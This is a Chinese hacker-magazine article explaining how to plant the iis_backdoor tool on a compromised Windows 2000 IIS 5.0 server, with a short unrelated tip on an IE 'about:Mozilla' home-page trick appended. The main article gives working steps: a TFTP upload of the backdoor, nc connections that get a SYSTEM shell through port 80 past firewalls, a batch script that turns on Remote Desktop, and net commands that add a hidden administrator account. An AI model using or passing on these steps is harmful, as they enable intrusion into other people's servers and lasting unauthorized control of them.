刺穿防火墙的后门

文／图 河北张家口·金海龙

现在的防火墙真是越来越厉害，一般的后门根本无法刺穿防火墙的拦截。虽然防火墙在一点点的进步，但是后门也没落后。俗话说的好，道高一尺魔高一丈，安全是靠整体的，只要有一点点的疏忽也会被攻破，在本文中我就给大家介绍一款刺穿防火墙的后门——iis_backdoor。

iis_backdoor是一款通过80端口基于IIS来运行的，此后门只限于IIS5.0，也就是我们非常喜欢的Windows 2000。一般Windows 2000的服务器都会安装IIS5.0，现在的渗透入侵都是通过80端口的SQL注入，就算大范围的扫描IPC（139）弱口令，也很难找到几只肉鸡，所以我今天要带给大家这款后门。在这里我想要大家明白，后门只是用于你拿到服务器的Admin权限后，给自己留条后路，方便下次更容易地进入系统。iis_backdoor的压缩包中只有2个文件，iis.exe是其执行文件。此外，我们还需要一个非常有名的黑客软件：瑞士军刀nc.exe。


我们先得到具有Admin权限或System权限的Shell，如何得到Shell并不是本文的探讨范围，各位就八仙过海各显其能吧。然后用TFTP上传iis.exe文件，先在本地打开TFTP文件，把iis.exe与TFTPD32放在同一目录下，再选择自己外网的IP，比如我的外网IP是61.185.51.2，然后在你入侵得到的Shell里输入“TFTP -i 自己的IP GET iis.exe”，这样就把iis.exe上传到了你入侵的服务器的系统中了。一般得到的Shell目录都在C:\Windows下的System32目录中，直接在Shell里执行iis.exe，这样iis.exe就开始运行了。下面我们在本机开始菜单的运行里输入CMD，找到nc.exe的目录，比如我NC.EXE的所在目录在C:\ iis_backdoor里，那么我们就在CMD里执行“CD C:\iis_backdoor”，此后输入“NC -VV 入侵服务器的IP 80”（80是指Web的端口，一般Web的端口都是80），再输入“get /%08/df.lh”，而后我们就会又得到一个Shell，这样我们就种植后门成功了。这次的Shell可是System权限的哦，怎么样不错吧？以后我们再想进入系统，使用命令“NC -VV 入侵服务器的IP 80”就可以了，而且经我测试还可以刺穿好多防火墙，剩下的就靠大家了，想干什么都可以，比如我们给它开一个3389，这里我有一个很简单易用的方法，先建一个*.bat的文件，其中的内容是：

```
echo [Components] > c:\sql
echo TSEnable = on >> c:\sql
sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:\sql /q
```

然后我们直接在Shell里输入*.bat的文件名，比如我建的文件名是3389.bat，那么就在Shell里输入3389.bat，回车后服务器就会自动重启，此后3389端口就会自动开启，我们就可以连接了。不过在连接之前建议大家先用Shell建一个用户，命令是：net useer PPT 123456789 /add，这个命令的意思是建了一个名为PPT的用户，密码为123456789，然后我们再把它提升为管理员用户，命令为：net localgroup administrators ppt /add，这样PPT用户就成了管理员用户权限了，就可以用3389登录PPT用户了。在这里请大家注意一点，如果执行了iis.exe后用NC还得不到Shell，那么我们就把%systemroot%/system32/inetsrv/metaback里的metabase.bin复制到%systemroot%/system32/inesrv目录里就可以了，命令是：copy %systemroot%/system32/inetsrv/metaback/metabase.bin %systemroot%/system32/inesrv/metabase.bin，再用NC连接就可以了。

MarK提示：本文涉及到的软件已经收录入本期光盘杂志相关栏目中，按照文章名查找即可。

让IE浏览器变成蓝屏首页



每个人都有自己不同的首页，设置首页的目的是为了浏览方便，把常用的网站当作首页，这样你点击浏览器时就可以直接浏览自己常去的网站了。但现在越来越多的人都把空白页当作首页，这就说明好的网站越来越多，让浏览者无法确定自己最爱的网站。可是如果说我有一种方法能把浏览器的首页设置为蓝屏，你相信吗？不信？好吧！下面就把如何将浏览器首页设置为蓝屏的这一秘笈告诉你。

实际设置方法很简单，首先打开浏览器，在浏览器的地址栏里输入“about:Mozilla”，这里要注意的是，冒号要在半角状态下输入，这样才可以变成蓝屏。设置完之后你再点击首页，就可以看到蓝屏界面，是不是很酷啊？不过这个方法只有IE或以IE为内核的浏览器才能使用，至于使用其他浏览器的朋友就不能实现这一秘笈了。